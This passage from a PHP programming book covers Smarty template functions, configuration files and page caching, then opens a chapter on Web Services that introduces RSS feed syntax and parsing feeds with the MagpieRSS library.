Neglecting to enclose the CSS information within the literal brackets would result in a Smarty-generated parsing error, because it would attempt to make sense of the curly brackets found within the CSS markup (assuming that the default curly-bracket delimiter hasn't been modified).

php

You can use the php function to embed PHP code into the template. Any code found within the {php}{/php} tags will be handled by the PHP engine. An example of a template using this function follows:

```
Welcome to my Web site.<br />
{php}echo date("F j, Y"){/php}
```

The result is:

```
Welcome to my Web site.<br />
December 23, 2005
```

■ **Note** Another function similar to php exists, named include_php. You can use this function to include a separate script containing PHP code into the template, allowing for cleaner separation. Several other options are available to this function; consult the Smarty manual for additional details.

Creating Configuration Files

Developers have long used configuration files as a means for storing data that determines the behavior and operation of an application. For example, the `php.ini` file is responsible for determining a great deal of PHP's behavior. With Smarty, template designers can also take advantage of the power of configuration files. For example, the designer might use a configuration file for storing page titles, user messages, and just about any other item you deem worthy of storing in a centralized location.

A sample configuration file (called `app.config`) follows:

```
# Global Variables
appName = "PMNP News Service"
copyright = "Copyright 2005 PMNP News Service, Inc."

[Aggregation]
title = "Recent News"
warning = """Copyright warning. Use of this information is for
             personal use only."""

[Detail]
title = "A Closer Look..."
```

The items surrounded by brackets are called *sections*. Any items lying outside of a section are considered global. These items should be defined prior to defining any sections. The next section shows you how to use the `config_load` function to load in a configuration file, and also explains how configuration variables are referenced within templates. Finally, note that the `warning` variable data is enclosed in triple quotes. This syntax must be used in case the string requires multiple lines of the file.

■ **Note** Of course, Smarty's configuration files aren't intended to take the place of cascading style sheets (CSS). Use CSS for all matters specific to the site design (background colors, fonts, and the like), and use Smarty configuration files for matters that CSS is not intended to support, such as page title designations.

---

config_load

Configuration files are stored within the `configs` directory, and loaded using the Smarty function `config_load`. Here's how you would load in the example configuration file, `app.config`:

```
{config_load file="app.config"}
```

However, keep in mind that this call will load just the configuration file's global variables. If you'd like to load a specific section, you need to designate it using the `section` attribute. So, for example, you would use this syntax to load `app.config`'s `Aggregation` section:

```
{config_load file="app.config" section="Aggregation"}
```

Two other optional attributes are also available, both of which are introduced here:

- `scope`: Determines the scope of the loaded configuration variables. By default, this is set to `local`, meaning that the variables are only available to the local template. Other possible settings include `parent` and `global`. Setting the scope to `parent` makes the variables available to both the local and the calling template. Setting the scope to `global` makes the variables available to all templates.
- `section`: Specifies a particular section of the configuration file to load. Therefore, if you're solely interested in a particular section, consider loading just that section rather than the entire file.

Referencing Configuration Variables

Variables derived from a configuration file are referenced a bit differently than other variables. Actually, they can be referenced using several different syntax variations, all of which are introduced in the following sections.

Hash Mark

You can reference a configuration variable within a Smarty template by prefacing it with a hash mark (`#`). For example:

```
{#title}
```

Smarty's $smarty.config Variable

If you'd like a somewhat more formal syntax for referencing configuration variables, you can use Smarty's `$smarty.config` variable. For example:

```
{$smarty.config.title}
```

The get_config_vars() Method

```
array get_config_vars([string variablename])
```

The `get_config_vars()` method returns an array consisting of all loaded configuration variable values. If you're interested in just a single variable value, you can pass that variable in as `variablename`. For example, if you were only interested in the `$title` variable found in the `Aggregation` section of the above `app.config` configuration file, you would first load that section using the `config_load` function:

```
{config_load file="app.config" section="Aggregation"}
```

You would then call `get_config_vars()` from within a PHP-enabled section of the template, like so:

```
$title = $smarty->get_config_vars("title");
```

Of course, regardless of which configuration parameter retrieval syntax you choose, don't forget to first load the configuration file using the `config_load` function.

Using CSS in Conjunction with Smarty

Those of you familiar with CSS likely quickly became concerned over the clash of syntax between Smarty and CSS, because both depend on the use of curly brackets ({}). Simply embedding CSS tags into the head of an HTML document will result in an "unrecognized tag" error:

```
<html>
<head>
<title>{$title}</title>
<style type="text/css">
   p {
      margin: 2px;
   }
</style>
</head>
...
```

Not to worry, as there are three alternative solutions that come to mind:

- Use the `link` tag to pull the style information in from another file:

```
<html>
<head>
   <title>{$title}</title>
   <link rel="stylesheet" type="text/css" href="default.css" />
   </head>
...
```

- Use Smarty's `literal` tag to surround the style sheet information. These tags tell Smarty to not attempt to parse anything within the tag enclosure:

```
<literal>
<style type="text/css">
   p {
      margin: 2px;
   }
</literal>
```

- Change Smarty's default delimiters to something else. You can do this by setting the `left_delimiter` and `right_delimiter` attributes:

```
<?php
   require("Smarty.class.php");
   $smarty = new Smarty;
   $smarty->left_delimiter = '{{{';
   $smarty->right_delimiter = '{{{';
   ...
?>
```

Although all three solutions resolve the issue, the first is probably the most convenient, because placing the CSS in a separate file is common practice anyway. In addition, this solution does not require you to modify one of Smarty's key defaults (the delimiter).

Caching

Powerful applications typically require a considerable amount of overhead, often incurred through costly data retrieval and processing operations. For Web applications, this problem is compounded by the fact that the HTTP protocol is stateless. Thus for every page request, the same operations will be performed repeatedly, regardless of whether the data remains unchanged. This problem is further exacerbated by making the application available on the world's largest network. In an environment, it might not come as a surprise that much ado has been made regarding how to make Web applications run more efficiently. One particularly powerful solution is also one of the most logical: Convert the dynamic pages into a static version, rebuilding only when the page content has changed or on a regularly recurring schedule. Smarty offers just such a feature, commonly referred to as *page caching*. This feature is introduced in this section, accompanied by a few usage examples.

■ **Note** Caching differs from compilation in two ways. First, although compilation reduces overhead by converting the templates into PHP scripts, the actions required for retrieving the data on the logical layer are always executed. Caching reduces overhead on both levels, both eliminating the need to repeatedly execute commands on the logical layer and converting the template contents to a static version. Second, compilation is enabled by default, whereas caching must be explicitly turned on by the developer.

If you want to use caching, you need to first enable it by setting Smarty's caching attribute like this:

```
<?php
   require("Smarty.class.php");
   $smarty = new Smarty;
   $smarty->caching = 1;
   $smarty->display("news.tpl");
?>
```

Once enabled, calls to the `display()` and `fetch()`methods save the target template's contents in the template specified by the `$cache_dir` attribute.

Working with the Cache Lifetime

Cached pages remain valid for a lifetime (in seconds) specified by the `$cache_lifetime` attribute, which has a default setting of 3,600 seconds, or 1 hour. Therefore, if you wanted to modify this setting, you could set it, like so:

```
<?php
   require("Smarty.class.php");
   $smarty = new Smarty;
   $smarty->caching = 1;

   // Set the cache lifetime to 30 minutes.
   $smarty->cache_lifetime = 1800;
   $smarty->display("news.tpl");
?>
```

Any templates subsequently called and cached during the lifetime of this object would assume that lifetime.

It's also useful to override previously set cache lifetimes, allowing you to control cache lifetimes on a per-template basis. You can do so by setting the `$caching` attribute to `2`, like so:

```
<?php
   require("Smarty.class.php");
   $smarty = new Smarty;
   $smarty->caching = 2;

   // Set the cache lifetime to 20 minutes.
   $smarty->cache_lifetime = 1200;
   $smarty->display("news.tpl");
?>
```

In this case, the `news.tpl` template's age will be set to 20 minutes, overriding whatever global lifetime value was previously set.

Eliminating Processing Overhead with is_cached()

As mentioned earlier in this chapter, caching a template also eliminates processing overhead that is otherwise always incurred when caching is disabled (leaving only compilation enabled). However, this isn't enabled by default. To enable it, you need to enclose the processing instructions with an `if` conditional and evaluate the `is_cached()` method, like this:

```
<?php
   require("Smarty.class.php");
   $smarty = new Smarty;
   $smarty->caching = 1;

   if (!$smarty->is_cached("news.tpl")) {
      $pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
      $query = "SELECT rowid, title, author, summary FROM news";
      ...
   }
   $smarty->display("news.tpl");
?>
```

In this example, the `news.tpl` template will first be verified as valid. If it is, the costly database access will be skipped. Otherwise, it will be executed.

■ **Note** For reasons of practicality, the preceding example uses some basic PostgreSQL syntax. For the moment, just understand that this example queries the database and retrieves a random advertisement identifier. If you're not familiar with PostgreSQL syntax and would like to know what the `pg_` functions mean, see Chapter 30.

Creating Multiple Caches per Template

Any given Smarty template might be used to provide a common interface for an entire series of tutorials, news items, blog entries, and the like. Because the same template is used to render any number of distinct items, how can you go about caching multiple instances of a template? The answer is actually easier than you might think. Smarty's developers have actually resolved the problem for you by allowing you to assign a unique identifier to each instance of a cached template via the `display()` method. For example, suppose that you want to cache each instance of the template used to render professional boxers' biographies:

```
<?php
   require("Smarty.class.php");
   require("boxer.class.php");

   $smarty = new Smarty;

   $smarty->caching = 1;

   try {

      // If the template isn't already cached, retrieve the appropriate information.
      if (!is_cached("boxerbio.tpl", $_GET['boxerid'])) {
         $bx = new boxer();

         if (! $bx->retrieveBoxer($_GET['boxerid']) )
              throw new Exception("Boxer not found.");

         // Create the appropriate Smarty variables
         $smarty->assign("name", $bx->getName());
         $smarty->assign("bio", $bx->getBio());
      }

      /* Render the template, caching it and assigning it the name
      * represented by $_GET['boxerid']. If already cached, then
      * retrieve that cached template
      */
      $smarty->display("boxerbio.tpl", $_GET['boxerid']);
```

```
   } catch (Exception $e) {
      echo $e->getMessage();
   }
?>
```

In particular, take note of this line:

```
$smarty->display("boxerbio.tpl", $_GET['boxerid']);
```

This line serves double duty for the script, both retrieving the cached version of `boxerbio.tpl` named `$_GET["boxerid"]`, and caching that particular template rendering under that name, if it doesn't already exist. Working in this fashion, you can easily cache any number of versions of a given template.

Some Final Words About Caching

Template caching will indeed greatly improve your application's performance, and should seriously be considered if you've decided to incorporate Smarty into your project. However, because most powerful Web applications derive their power from their dynamic nature, you'll need to balance these performance gains with consideration taken for the cached page's relevance as time progresses. In this section, you learned how to manage cache lifetimes on a per-page basis, and execute parts of the logical layer based on a particular cache's validity. Be sure to take these features under consideration for each template.

Summary

Smarty is a powerful solution to a nagging problem that developers face on a regular basis. Even if you don't choose it as your templating engine, hopefully the concepts set forth in this chapter at least convinced you that some templating solution is necessary.

In the next chapter, the fun continues, as we turn our attention to PHP's abilities as applied to one of the newer forces to hit the IT industry in recent years: Web Services. You'll learn about several interesting Web Services features, some built into PHP and others made available via third-party extensions.

CHAPTER 20

Web Services

These days, it seems as if every few months we are told of some new technology that is destined to propel each and every one of us into our own personal utopia. You know, the place where all forms of labor are carried out by highly intelligent machines, where software writes itself, and where we're left to do nothing but lie on the beach and have grapes fed to us by androids? Most recently, the set of technologies collectively referred to as "Web Services" has been crowned as the keeper of this long-awaited promise. And although the verdict is still out as to whether Web Services will live up to the enormous hype that has surrounded them, some very interesting advancements are being made in this arena that have drastically changed the way that we think about both software and data within our newly networked world. This chapter discusses some of the more applicable implementations of Web Services technologies, and shows you how to use PHP to start incorporating them into your Web application development strategy *right now*.

To accomplish this goal without actually turning this chapter into a book unto itself, the discussion that follows isn't intended to offer an in-depth introduction to the general concept of Web Services. Devoting a section of this chapter to the matter simply would do the topic little justice, and in fact would likely do more harm than good. For a comprehensive introduction, please consult any of the many quality print and online resources that are devoted to the topic.

Nonetheless, even if you have no prior experience with or knowledge of Web Services, hopefully you'll find the discussion in this chapter to be quite easy to comprehend. The intention here is to demonstrate the utility of Web Services through numerous practical demonstrations, employing the use of two great PHP-driven third-party class libraries: Magpie and NuSOAP. The SOAP and SimpleXML extensions are also introduced, both of which are new to PHP 5. Specifically, the following topics are discussed:

- **Why Web Services?** For the uninitiated, this section very briefly touches upon the reasons for all of the work behind Web Services, and how they will change the landscape of application development.
- **Real Simple Syndication (RSS)**: The originators of the World Wide Web had little idea that their accomplishments in this area would lead to what is certainly one of the greatest technological leaps in the history of humankind. However, the extraordinary popularity of the medium caused the capabilities of the original mechanisms to be stretched in ways never intended by their creators. As a result, new methods for publishing information over the Web have emerged, and are starting to have as great an impact on the way we retrieve and review data as did their predecessors. One such technology is known as Real Simple Syndication, or RSS. This section introduces RSS, and demonstrates how you can incorporate RSS feeds into your development acumen using a great tool called Magpie.

- **SimpleXML**: New to PHP version 5, the SimpleXML extension offers a new and highly practical methodology for parsing XML. This section introduces this new feature, and offers several practical examples demonstrating its powerful and intuitive capabilities.
- **SOAP**: The SOAP protocol plays an enormously important role in the implementation of Web Services. This section discusses its advantages and, for readers running versions of PHP older than version 5, offers an in-depth look into one of the slickest PHP add-ons around: NuSOAP. In this section, you'll learn how to create PHP-based Web Services clients and servers, as well as integrate a PHP Web Service with a C# client. For those of you running PHP 5 or greater, this section also introduces PHP's SOAP extension, new to version 5.

■ **Note** Several of the examples found throughout this chapter reference the URL `http://www.example.com/`. When testing these examples, you'll need to change this URL to the appropriate location of the Web Service files on your server.

Why Web Services?

The term *computer science* is surely an oxymoron, because for those of us in the trenches, there is little doubt that our daily travails often sway more toward the path of artisan than of scientist. This is evident in the way that software has historically been designed. Although the typical developer generally adheres to a loosely defined set of practices and tools, much as an artist generally works with a particular medium and style, he tends to create software in the way he sees most fit. As such, it doesn't come as a surprise that although many programs resemble one another, they rarely follow the same set of rigorous principles that scientists might employ when carrying out similar experiments. Numerous deficiencies arise as a result of this refusal to follow generally accepted programming principles, with software being developed at a cost of maintainability, scalability, extensibility, and, perhaps most notably, interoperability.

This problem of interoperability has become even more pronounced over the past few years, given the incredible opportunities for cooperation that the Internet has opened up to businesses around the world. However, fully exploiting an online business partnership often, if not always, involves some level of system integration. Therein lies the problem: If the system designers never consider the possibility that they might one day need to tightly integrate their application with another, how will they ever really be able to exploit the Internet to its fullest advantage? Indeed, this has been a subject of considerable discussion almost from the onset of this new electronic age.

Web Services technology is today's most promising solution to the interoperability problem. Rather than offer up yet another interpretation of the definition of Web Services, here's an excellent interpretation provided in the W3C's "Web Services Architecture" document, currently a working draft (`http://www.w3.org/TR/ws-arch/`):

> *A Web Service is a software system designed to support interoperable machine-to-machine interaction over a network. It has an interface described in a machine-processable format (specifically WSDL). Other systems interact with the Web Service in a manner prescribed by its description using SOAP-messages, typically conveyed using HTTP with an XML serialization in conjunction with other Web-related standards.*

Some of these terms may be alien to the newcomer; not to worry, because they're introduced later in the chapter. What is important to keep in mind is that Web Services open up endless possibilities to the enterprise, a sampling of which follows:

- **Software as a service**: Imagine building an e-commerce application that requires a means for converting currency among various exchange rates. However, rather than take it upon yourself to devise some means for automatically scraping the Federal Reserve Bank's Web page (`http://www.federalreserve.gov/releases/`) for the daily released rate, you instead plug in to its (hypothetical) Web Service for retrieving these values. The result is far more readable code, with much less chance for error from presentational changes on the Web page.

- **Significantly lessened Enterprise Application Integration (EAI) horrors**: Developers currently are forced to devote enormous amounts of time to hacking together one-off solutions to integrate disparate applications. Contrast this with connecting two Web Service–enabled applications, in which the process is highly standardized and reusable no matter the language.

- **Write once, reuse everywhere**: Because Web Services offer platform-agnostic interfaces to exposed application methods, they can be simultaneously used by applications running on disparate operating systems. For example, a Web Service running on an e-commerce server might be used to keep the CEO abreast of inventory numbers both via a Windows-based application and via a Perl script running on a Linux server that generates daily e-mails to the suppliers.

- **Ubiquitous access**: Because Web Services typically travel over the HTTP protocol, firewalls can be bypassed because port 80 (and 443 for HTTPS) traffic is almost always allowed. Although debate is currently underway as to whether this is really prudent, for the moment it is indeed an appealing solution to the often difficult affair of firewall penetration.

Such capabilities are tantalizing to the developer. Believe it or not, as is demonstrated throughout this chapter, you can actually begin taking advantage of Web Services right now.

Ultimately, only one metric will determine the success of Web Services: acceptance. Interestingly, several global companies have already made quite a stir by offering Web Services application programming interfaces (APIs) to their treasured data stores. Among the most interesting offers include those provided by the online superstore Amazon.com (`http://www.amazon.com/`), the famed Google search engine (`http://www.google.com/`), and Microsoft (`http://www.microsoft.com/`), stirring the imagination of the programming industry with their freely available standards-based Web Services. Since their respective releases, all three implementations have sparked the imaginations of programmers worldwide, who have gained valuable experience working with a well-designed Web Services architecture plugged into an enormous amount of data. Given such high-profile deployments, it isn't hard to imagine that other companies will soon follow.

Later in this chapter we'll explore the Google Web Services API. However, you're invited to take some time to learn more about all three APIs if you don't want to wait:

```
http://www.amazon.com/webservices/
http://www.google.com/apis/
http://msdn.microsoft.com/mappoint/
```

Real Simple Syndication

Given that the entire concept of Web Services largely sprung out of the notion that XML- and HTTP-driven applications would be harnessed to power the next generation of business-to-business applications, it's rather ironic that the first widespread implementation of the Web Services technologies happened on the end-user level. *Real Simple Syndication (RSS)* solves a number of problems that both Web developers and Web users have faced for years.

On the end-user level, all of us can relate to the considerable amount of time consumed by our daily surfing ritual. Most people have a stable of Web sites that they visit on a regular basis, and in some cases, several times daily. For each site, the process is almost identical: Visit the URL, weave around a sea of advertisements, navigate to the section of interest, and finally actually read the news story. Repeat this process numerous times, and the next thing you know, a fair amount of time has passed. Furthermore, given the highly tedious process, it's easy to neglect a particular information resource for days, potentially missing something of interest. In short, leave the process to a human, and something is bound to get screwed up.

Developers face an entirely different set of problems. Once upon a time, attracting users to your Web site involved spending enormous amounts of money on prime-time commercials and magazine layouts, and throwing lavish holiday galas. Then the novelty wore out (and the cash disappeared), and those in charge of the Web sites were forced to actually produce something substantial for their site visitors. Furthermore, they had to do so while working within the constraints of bandwidth limitations, the myriad of Web-enabled devices that sprung up, and an increasingly finicky (and time-pressed) user. Enter RSS.

RSS offers a formalized means for encapsulating a Web site's content within an XML-based structure, known as a *feed*. It's based on the premise that most site information shares a similar format, regardless of topic. For example, although sports, weather, and theater are all vastly dissimilar topics, the news items published under each would share a very similar structure, including a title, author, publication date, URL, and description. A typical RSS feed embodies all such attributes, and often much more, forcing an adherence to a presentation-agnostic format that can in turn be retrieved, parsed, and formatted in any means acceptable to the end user, without actually having to visit the syndicating Web site. With just the feed's URL, the user can store it, along with others if he likes, into a tool that is capable of retrieving and parsing the feed, allowing the user to do as he pleases with the information. Working in this fashion, you can use RSS feeds to do the following:

- Browse the rendered feeds using a standalone RSS aggregator application. Examples of popular aggregators include RSS Bandit (`http://www.rssbandit.org/`), Straw (`http://www.nongnu.org/straw/`), and SharpReader (`http://www.sharpreader.net/`). A screenshot of the SharpReader application is shown in Figure 20-1.
- Subscribe to any of the numerous Web-based RSS aggregators, and view the feeds via a Web browser. Examples of popular online aggregators include Feedster (`http://www.feedster.com/`), NewsIsFree (`http://www.newsisfree.com/`), and Bloglines (`http://www.bloglines.com/`).
- Retrieve and republish the syndicated feed as part of a third-party Web application or service. Moreover Technologies (`http://www.moreover.com/`) is an excellent example of such a service. Another popular use involves simply incorporating a rendered feed into your own Web site, taking the opportunity to provide additional third-party content to your readers. Later in this section, you'll learn how this is accomplished using the Magpie RSS class library.



Jason Gilmore - SharpReader
File Tools Help
Refresh Subscribe Address: http://blogs.apress.com/feeds/jason_gilmore.xml Search:
Subscribed Feeds (1152/1197)
Apress (13/15)
Jason Gilmore (13/15)
Boxing (11/15)
Media (4/6)
Editing (22/22)
Business (20/20)
Books (74/77)
Business (5/5)
WP - Business (5/5)
Linux / Unix / BSD (432/441)
Technology (571/596)
Title Date Author Subject
Ohio LinuxFest 2005 9/22/2005 1:21 AM Open Source
Retrieving Map Location Co... 9/13/2005 12:24 PM Open Sour...
Keep it Simple Stupid (Pock... 9/2/2005 12:39 AM Miscellane...
Pro PHP Security Published 9/1/2005 3:25 PM Open Source
Beginning Google Maps API ... 8/18/2005 2:31 PM Open Sour...
Several New Apress Open S... 8/17/2005 12:37 PM Open Sour...
OpenSUSE Project Announced 8/10/2005 12:44 AM Open Sour...
Book Burro - Slick Firefox Ex... 7/18/2005 5:09 PM Open Sour...
Expanding Wiki Adoption 7/7/2005 10:09 AM Open Sour...
Sudoku - the Computer Gee... 7/6/2005 10:34 AM Miscellane...
LinuxTag 6/15/2005 2:23 AM Open Sour...
Pac-Man Turns 25 6/15/2005 2:16 AM Miscellane...
Feed: Jason Gilmore
Title: Pro PHP Security Published
The Web's greatest advantage, accessibility, has also proved to be its greatest detriment in terms of security. After all, a public website can be accessed from anywhere, at any time, perhaps by well-intentioned users, but also by no shortage of individuals with designs on defacing your site, stealing user...
Done

Figure 20-1. *The SharpReader interface, created by Luke Hutteman*

WHO'S PUBLISHING RSS FEEDS?

Believe it or not, RSS has actually officially been around since early 1999, and in previous incarnations since 1996. However, like many emerging technologies, it remained a niche tool of the "techie" community, at least until recently. The emergence and growing popularity of news aggregation sites and tools has prompted an explosion in terms of the creation and publication of RSS feeds around the Web. These days, you can find RSS feeds just about everywhere, including within these prominent organizations:

- **Yahoo! News**: `http://news.yahoo.com/rss/`
- **Christian Science Monitor**: `http://www.csmonitor.com/rss/`
- **CNET News.com**: `http://www.news.com/`
- **The BBC**: `http://www.bbc.co.uk/syndication/`
- **Wired.com**: `http://www.wired.com/news/rss/`

Given the adoption of RSS in such circles, it isn't really a surprise that we're hearing so much about this great technology these days.

RSS Syntax

If you're not familiar with the general syntax of an RSS feed, Listing 20-1 offers an example, which will be used as input for the scripts that follow. Although a discussion of RSS syntax specifics is beyond the scope of this book, you'll nonetheless find the structure and tags to be quite intuitive (after all, that's why they call it "Real Simple Syndication").

Listing 20-1. *A Sample RSS Feed (blog.xml)*

```
<?xml version="1.0" encoding="iso-8859-1"?>
   <rss version="2.0">
   <channel>
      <title>Jason Gilmore</title>
      <link>http://blogs.apress.com/</link>

   <item>
      <title>Ohio LinuxFest 2005</title>
      <link>http://blogs.apress.com/?p=639#more-639</link>
      <description>The annual Ohio LinuxFest 2005 conference is rapidly
      approaching, taking place at the Columbus Convention Center on October 1,
      2005...</description>
   </item>

   <item>
      <title>Retrieving Map Location Coordinates</title>
      <link>http://blogs.apress.com/?p=634#more-634</link>
      <description>In the first installment of a three-part series for
      Developer.com, you learned how to take advantage of Google&apos;s amazing
      mapping API...</description>
   </item>

   <item>
      <title>Pro PHP Security Published</title>
      <link>http://blogs.apress.com/?p=626#more-626</link>
      <description>The Web&apos;s greatest advantage, accessibility, has also
      proved to be its greatest detriment in terms of security...</description>
   </item>
   </channel>
   </rss>
```

Note that this example is somewhat stripped down, as there are numerous other elements found in an RSS 2.0 file such as the update period, language, and creator. However, for the purposes of the examples found in this chapter, it makes sense to remove those components that have little bearing on instruction. To view an example of a complete feed, see `http://blogs.apress.com/wp-rss.php`.

Now that you're a bit more familiar with the purpose and advantages of RSS, you'll next learn how to use PHP to incorporate RSS into your own development strategy. Although there are numerous RSS tools written for the PHP language, one in particular offers an amazingly effective solution for retrieving, parsing, and displaying feeds: MagpieRSS.

MagpieRSS

MagpieRSS (Magpie for short) is a powerful RSS parser written in PHP by Kellan Elliott-McCrea. It's freely available for download via `http://magpierss.sourceforge.net/` and is distributed under the GPL license. Magpie offers developers an amazingly practical and easy means for retrieving and rendering RSS feeds, as you'll soon see. In addition, Magpie offers users a number of cool features, including:

- **Simplicity**: Magpie gets the job done with a minimum of effort by the developer. For example, typing a few lines of code is all it takes to begin retrieving, parsing, and converting RSS feeds into an easily readable format.
- **Nonvalidating**: If the feed is well formed, Magpie will successfully parse it. This means that it supports all tag sets found within the various RSS versions, as well as your own custom tags.
- **Bandwidth-friendly**: By default, Magpie caches feed contents for 60 minutes, cutting down on use of unnecessary bandwidth. You're free to modify the default to fit caching preferences on a per-feed basis (which is demonstrated later). If retrieval is requested after the cache has expired, Magpie will retrieve the feed only if it has been changed (by checking the Last-modified and ETag headers provided by the Web server). In addition, Magpie recognizes HTTP's GZIP content-negotiation ability when supported.

Installing Magpie

Like most PHP classes, installing Magpie is as simple as placing the relevant files within a directory that can later be referenced from a PHP script. The instructions for doing so follow:

1. Download Magpie from `http://magpierss.sourceforge.net/`.
2. Extract the package contents to a location convenient for inclusion from a PHP script. For instance, consider placing third-party classes within an aptly named directory located within the `PHP_INSTALL_DIR/includes/` directory. Note that you can forego the hassle of typing out the complete path to the Magpie directory by adding its location to the `include_path` directive found in the `php.ini` file.
3. Include the Magpie class (`rss_fetch.inc`) within your script:

```
require('magpie/rssfetch.php');
```

That's it! You're ready to begin using Magpie.

How Magpie Parses a Feed

Magpie parses a feed by placing it into an object consisting of four fields: `channel`, `image`, `items`, and `textinput`. In turn, `channel` is an array of associative arrays, while the remaining three are associative arrays. The following script retrieves the `blog.xml` feed, outputting it using the `print_r()` statement:

```
<?php
   require("magpie/rss_fetch.inc");
   $url = "http://localhost/book/20/blog.xml";
   $rss = fetch_rss($url);
   print_r($rss);
?>
```

This returns the following output (containing only one item, for readability):

```
MagpieRSS Object (
   [parser] => Resource id #9
   [current_item] => Array ( )
   [items] => Array (

      [0] => Array (
      [title] => Ohio LinuxFest 2005
      [link] => http://blogs.apress.com/?p=639#more-639</
      [description] => The annual Ohio LinuxFest 2005 conference is rapidly
                       approaching, taking place at the Columbus Convention
                       Center on October 1, 2005...
      [summary] => The annual Ohio LinuxFest 2005 conference is rapidly
                   approaching, taking place at the Columbus Convention Center on
                   October 1, 2005...
      )

      [1] => Array (
      [title] => Retrieving Map Location Coordinates
      [link] => http://blogs.apress.com/?p=634#more-634
      [description] => In the first installment of a three-part series for
                       Developer.com, you learned how to take advantage of
                       Google's amazing mapping API...
      [summary] => In the first installment of a three-part series for
                   Developer.com, you learned how to take advantage of Google's
                   amazing mapping API...
      )

      [2] => Array (
      [title] => Pro PHP Security Published
      [link] => http://blogs.apress.com/?p=626#more-626
      [description] => The Web's greatest advantage, accessibility, has also
                       proved to be its greatest detriment in terms of
                       security...
      [summary] => The Web's greatest advantage, accessibility, has also proved
                   to be its greatest detriment in terms of security... )
      )
```

```
[channel] => Array (
   [title] => Jason Gilmore
   [link] => http://blogs.apress.com/
   [tagline] =>
)

[textinput] => Array ( )
[image] => Array ( )
[feed_type] => RSS
[feed_version] => 2.0
[encoding] => ISO-8859-1
[_source_encoding] =>
[ERROR] =>
[WARNING] =>
[_CONTENT_CONSTRUCTS] => Array (
   [0] => content [1] => summary [2] => info [3] => title
   [4] => tagline [5] => copyright )
[_KNOWN_ENCODINGS] => Array (
   [0] => UTF-8
   [1] => US-ASCII
   [2] => ISO-8859-1 )
   [stack] => Array ( )
   [inchannel] => [initem] => [incontent] => [intextinput] =>
   [inimage] => [current_field] => [current_namespace] =>
   [last_modified] => Mon, 26 Sep 2005 19:43:48 GMT
   [etag] => "50e4-413-fa6a7a9f"
)
```

Note the presence of the four object attributes in each element of the `items` array. While the `summary` and `description` attributes may seem redundant, this information is replicated because Magpie supports both RSS and an alternative syndication format known as Atom (`http://www.intertwingly.net/wiki/pie/FrontPage`), which uses the attribute `Summary` instead of `Description`. When retrieving RSS values using the Magpie methods, which are introduced soon, such redundancy will be neither apparent nor relevant. Following `items` is the `channel` array, which contains information pertinent to the feed in general, including the feed `title`, `domain`, and other attributes not shown in the example feed. Finally, information pertinent to the feed's technical aspects is offered, including the encoding type, date of last modification, and RSS version. Of course, for most users, only the information found in the `items` and `channel` arrays is of interest, so don't worry too much about the attributes that aren't particularly familiar.

The following examples demonstrate how the data is peeled from this object and presented in various fashions.

Retrieving an RSS Feed

Based on your knowledge of Magpie's parsing behavior, rendering the feed components should be trivial. Listing 20-2 demonstrates how easy it is to render a retrieved feed within a standard browser.

Listing 20-2. *Rendering an RSS Feed with Magpie*

```
<?php
require("magpie/rss_fetch.inc");

// RSS feed location?
$url = "http://localhost/book/20/blog.xml";
// Retrieve the feed
$rss = fetch_rss($url);

// Format the feed for the browser
$feedTitle = $rss->channel['title'];
echo "Latest News from <strong>$feedTitle</strong>";
foreach ($rss->items as $item) {
   $link = $item['link'];
   $title = $item['title'];
   // Not all items necessarily have a description, so test for one.
   $description = isset($item['description']) ? $item['description'] : "";
   echo "<p><a href=\"$link\">$title</a><br />$description</p>";
}

?>
```

Note that Magpie does all of the hard work of parsing the RSS document, placing the data into easily referenced arrays. Figure 20-2 shows the fruits of this script.

